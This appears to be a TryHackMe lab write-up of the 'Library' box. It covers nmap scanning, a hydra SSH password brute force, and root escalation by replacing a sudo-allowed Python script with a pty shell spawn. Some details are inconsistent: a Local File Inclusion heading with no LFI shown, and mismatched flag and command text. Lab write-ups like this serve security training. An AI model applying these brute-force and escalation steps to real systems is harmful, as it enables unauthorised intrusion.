Introduction

1 Overview

The report documents the findings of penetration testing of Library box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “Library box” specified that the testing will occur only on the given box, located in room “bsidesgtlibrary”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

Local File Inclusion (LFI) – User and Root Flag


User Flag - 6d488cbb3f111d135722c33cb635f4ec

Root Flag - e8c8c6c256c35515d1d344ee0488c6170

Proof of concept (with HD screenshots) –


Reconnaissance:

Command: nmap -sC -sV 10.10.193.169



```
root@kali:~# nmap -sC -sV 10.10.193.169
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 20:40 EDT
Nmap scan report for 10.10.193.169
Host is up (0.17s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:2f:c3:47:67:06:32:04:ef:92:91:8e:05:87:d5:dc (RSA)
|   256 68:92:13:ec:94:79:dc:bb:77:02:da:99:bf:b6:9d:b0 (ECDSA)
|_  256 43:e8:24:fc:d8:b8:d3:aa:c2:48:08:97:51:dc:5b:7d (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to  Blog - Library Machine
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.21 seconds
```

We see 2 services ssh and http on this server. Let’s enumerate the website and see if we can find something.




Hack the planet!!!

This is the title of a blog post

Posted on June 29th 2009 by meliodas - 3 comments

There is a comment section in the index page but when I tried to comment it doesn’t show anywhere. So, the admin of the page (user “meliodas”) might be the only one who can post comment.




```
User-agent: rockyou
Disallow: /
```

I checked the robots.txt and it says rockyou which I think is a hint that we need to brute force something.


Exploits:

Let’s try to brute force the password for user “meliodas” for ssh maybe we can get something.

Command: hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.193.169 -vV -f



```
root@kali:~# hydra -l meliodas -P /usr/share/wordlists/rockyou.txt ssh://10.10.193.
169 -vV -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).
```



```
[22][ssh] host: 10.10.193.169   login: meliodas   password: iloveyou1
[STATUS] attack finished for 10.10.193.169 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-05 20:51:11
root@kali:~#
```


We the password for meliodas.

Username: meliodas

Password: iloveyou1

Now we will get a ssh shell.

Command: ssh meliodas@10.10.193.169



```
root@kali:~# ssh meliodas@10.10.193.169
The authenticity of host '10.10.193.169 (10.10.193.169)' can't be established.
ECDSA key fingerprint is SHA256:sKxkgmnt79RkNN7Tn25FLA0EHcu3yil858DSdzrX4Dc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.193.169' (ECDSA) to the list of known hosts.
meliodas@10.10.193.169's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-159-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Sat Aug 24 14:51:01 2019 from 192.168.15.118
meliodas@ubuntu:~$
```


As we have got our user. Now its time to get user flag.

Commands: cat user.txt

Whoami

Hostname

ipconfig




```
meliodas@ubuntu:~$ cat user.txt
6d488cbb3f111d135722c33cb635f4ec
meliodas@ubuntu:~$ whoami
meliodas
meliodas@ubuntu:~$ hostname
ubuntu
meliodas@ubuntu:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 02:18:55:05:3b:8d
          inet addr:10.10.193.169  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::18:55ff:fe05:3b8d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:8950 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1141474 (1.1 MB)  TX bytes:2836332 (2.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

User Flag: **6d488cbb3f111d135722c33cb635f4ec**


We successfully got the User flag and now let's go for the root flag.

Command: sudo -l



```
meliodas@ubuntu:~$ sudo -l
Matching Defaults entries for meliodas on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:
/snap/bin

User meliodas may run the following commands on ubuntu:
    (ALL) NOPASSWD: /usr/bin/python* /home/meliodas/bak.py
```

There is one script which we can run as root and this can get us rootflag. Let's check it.




```
meliodas@ubuntu:~$ cat bak.py
#!/usr/bin/env python
import os
import zipfile

def zipdir(path, ziph):
    for root, dirs, files in os.walk(path):
        for file in files:
            ziph.write(os.path.join(root, file))

if __name__ == '__main__':
    zipf = zipfile.ZipFile('/var/backups/website.zip', 'w', zipfile.ZIP_DEFLATED)
    zipdir('/var/www/html', zipf)
    zipf.close()
```

I tried to use the script but it doesn’t show any output. Also, trying to change the script doesn’t work as well as we don’t have write permissions.


But we know that we can use python3 /home/meliodas/bak.py command to run the bak.py script as root so, we can try to delete the original file and replace it with a new file with name bak.py in meliodas folder as we have permission to create files in meliodas folder.

Command: rm bak.py



```
meliodas@ubuntu:~$ rm bak.py
rm: remove write-protected regular file 'bak.py'? y
meliodas@ubuntu:~$
```


Command: echo ‘import pty; pty.spawn(“/bin/bash”)’ > /home/meliodas/bak.py



```
meliodas@ubuntu:~$ echo 'import pty; pty.spawn("/bin/bash")' > /home/meliodas/bak.p
y
meliodas@ubuntu:~$
```

Now we have a bak.py file which will start a bash shell and will give us a bash shell as root if used with sudo.

Command: sudo python3 /home/meliodas/bak.py



```
meliodas@ubuntu:~$ sudo python /home/meliodas/bak.py
root@ubuntu:~#
```

We have got the root shell.


Let’s get the root flag

Commands: cat /root/root.txt

Whoami

Hostname

ipconfig



```
root@ubuntu:~# whoami
root
root@ubuntu:~# hostname
ubuntu
root@ubuntu:~# cat /root/root.txt
e8c8c6c256c35515d1d344ee0488c617
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:18:55:05:3b:8d
          inet addr:10.10.193.169  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::18:55ff:fe05:3b8d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:10197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9880 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1231684 (1.2 MB)  TX bytes:2924058 (2.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
```

Root Flag: **e8c8c6c256c35515d1d344ee0488c617**